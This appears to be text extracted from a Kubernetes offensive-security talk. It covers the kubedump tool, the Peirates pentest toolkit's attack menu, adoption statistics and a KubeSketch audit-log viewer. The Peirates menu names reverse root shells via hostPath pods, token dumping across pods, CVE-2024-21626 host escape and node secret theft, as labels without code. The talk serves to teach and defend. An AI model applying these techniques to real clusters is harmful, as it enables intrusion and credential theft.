
```
→ tmp git:(main) ✘ kubedump dump default
2025/02/07 20:11:32 INFO Starting dump namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Success namespace=default output_file
→ tmp git:(main) ✘ tree kubedump/default
kubedump/default
├── 00-namespace.yaml
└── secrets.yaml
    └── serviceaccount.yaml
        └── service.yaml
```

Peirates

- Made by JayBeale from InGuardians
- Swiss army knife of Kubernetes pentesting
- Does ALL the things
- Play around with it, has a LOT of useful features
- Link: <https://github.com/inguardians/peirates>



```
+-----+
| Compromise |
+-----+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-hostpath]
[21] Run command in one or all pods in this namespace via the API Server [exec-via-api]
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting)
[23] Use CVE-2024-21626 (Leaky Vessels) to get a shell on the host (runc versions <1.2.1)
+-----+
| Node Attacks |
+-----+
[30] Steal secrets from the node filesystem [nodefs-steal-secrets]
+-----+
| Off-Menu      +
+-----+
[90] Run a kubectl command using the current authorization context [kubectl [argument]]
[] Run a kubectl command using EVERY authorization context until one works [kubectl-t]
[] Run a kubectl command using EVERY authorization context [kubectl-try-all [argument]]
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]
[93] Run a simple all-ports TCP port scan against an IP address [tcpscan]
[94] Enumerate services via DNS [enumerate-dns] *
[] Manipulate the filesystem [ cd , pwd , ls , cat ]
[] Run a shell command [shell <command and arguments>]
```




Where do we go
from here?

Where do we go from here?


The majority of companies are using or evaluating Kubernetes. There needs to be more **offensive security** professionals who understand the Cloud Native landscape. Kubernetes is the core of that landscape.

Kubernetes is open source. Well funded **Advanced adversaries** WILL understand it better than most organizations running Kubernetes.


Bring the TTPs to light.




84% of companies are using or evaluating Kubernetes



40% of companies site security as a challenge



26% of companies site lack of training as a challenge



Only 28% of companies are using only a managed cluster



Have a question?

Please feel free to reach out. I'm always happy to talk about Kubernetes and Offensive Security

Twitter

@grahamhelton3
@LowOrbitSec

Email

Blog@GrahamHelton.com
Graham@LowOrbitSecurity.com

Website

GrahamHelton.com
LowOrbitSecurity.com

LinkedIn

Linkedin.com/in/grahamhelton
Linkedin.com/in/LowOrbitSecurity




Low Orbit Security

Thank You!

[Website](#)

LowOrbitSecurity.com


Introducing KubeSketch



```
auditlogs git:(main) ✘ cat manyusers.log | wc -l
39139
auditlogs git:(main) ✘ cat manyusers.log | jq | head -n 20

"kind": "Event",
"apiVersion": "audit.k8s.io/v1",
"level": "Metadata",
"auditID": "697475c6-467f-4812-b878-9f0b509e93a4",
"stage": "RequestReceived",
"requestURI": "/apis/discovery.k8s.io/v1/namespaces/default/endpointslices/kubernetes",
"verb": "get",
"user": {
    "username": "system:apiserver",
    "uid": "6511ed22-d553-4f6c-b3d2-0a5c785ce587",
    "groups": [
        "system:masters"
    ]
},
"sourceIPs": [
    "::1"
],
"userAgent": "kube-apiserver/v1.30.0 (linux/amd64) kubernetes/7c48c2b",
"objectRef": {
auditlogs git:(main) ✘
```

Audit Log Timeline 19:05:36 - 19:45:50

 Show System Accounts Scale: Logarithmic Reset Zoom


Color Legend (16 users)

- █ admin-user █ adminuser █ analyst-user █ backend-user █ database-user █ dev-user █ developer-user █ frontend-user █ hackerman █ minikube-user

User Activity

Search users...

Username	First Time	Last Time	Actions	Resources	Add to Diagram
minikube-...	19:07:22	19:14:00	197	22	[view]
qa-user	19:28:08	19:45:57	12	4	[view]
database-...	19:24:55	19:41:21	12	5	[view]
readonlyu...	19:24:46	19:46:01	10	2	[view]

User Details

minikube-user

First seen: 19:07:22 → Last seen: 19:14:00

197	22	4	3
Requests	Resources	Namespaces	Errors

Resource Access

jobs.batch	38	trivy-temp	77
pods	34	kube-system	18
serviceaccounts	20	default	17
nodes	19	openshift-kube-apiserver	2

```
auditlogs git:(main) ✘ cat manyusers.log | wc -l
39139
auditlogs git:(main) ✘ cat manyusers.log | jq | head -n 20

{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "Level": "Metadata",
  "auditID": "697475c6-467f-4812-b878-9f0b509e93a4",
  "stage": "RequestReceived",
  "requestURI": "/apis/discovery.k8s.io/v1/namespaces/default/endpointslices/kubernetes",
  "verb": "get",
  "user": {
    "username": "system:apiserver",
    "uid": "6511ed22-d553-4f6c-b3d2-0a5c785ce587",
    "groups": [
      "system:masters"
    ],
    "sourceIPs": [
      "::1"
    ],
    "userAgent": "kube-apiserver/v1.30.0 (linux/amd64) kubernetes/7c48c2b",
    "objectRef": {
      "auditlogs git:(main) ✘
```



Upload Kubernetes Audit Log


Drag & drop a file here, or click to select

Upload and Process

Audit Log Timeline 19:05:36 - 19:45:50

Show System Accounts Scale: Logarithmic ▾

Reset Zoom



Audit Log Timeline 19:05:36 - 19:45:50

Show System Accounts Scale: Logarithmic ▾

Reset Zoom



Color Legend (16 users)

admin-user

adminuser

analyst-user

backend-user

database-user

dev-user

developer-user

User Activity

Search users...

Username	First Time	Last Time	Actions	Resources	Add to Diagram
minikube-user	19:07:22	19:14:00	197	22	[view]
qa-user	19:28:08	19:45:57	12	4	[view]
database-user	19:24:55	19:41:21	12	5	[view]
readonlyuser	19:24:46	19:46:01	10	2	[view]
analyst-user	19:26:45	19:37:05	10	4	[view]
hackerman	19:26:33	19:37:12	8	4	[view]

User Details

minikube-user

First seen: 19:07:22 → Last seen: 19:14:00

197

Requests

22

Resources

4

Namespaces

3

Errors

Resource Access

jobs.batch	38	trivy-temp	77
pods	34	kube-system	18
serviceaccounts	20	default	17
nodes	19	openshift-kube-apiserver	2
events	18		

Namespaces

Actions

get

79

list

76

watch

24

create

10

delete

8

Errors

Not Found

3


minikube-user

Filter actions...

Line # ↑	Timestamp ↓	Verb ↓	Resource ↓	Namespace ↓	Stage ↓	Status ↓
19271	19:07:22	get		-	RequestReceived	0
19272	19:07:22	get		-	ResponseComplete	304
19273	19:07:22	get		-	RequestReceived	0
19274	19:07:22	get		-	ResponseComplete	304
19297	19:07:25	list	pods	default	RequestReceived	0
19298	19:07:25	list	pods	default	ResponseComplete	200
19353	19:07:32	list	deployments	default	RequestReceived	0
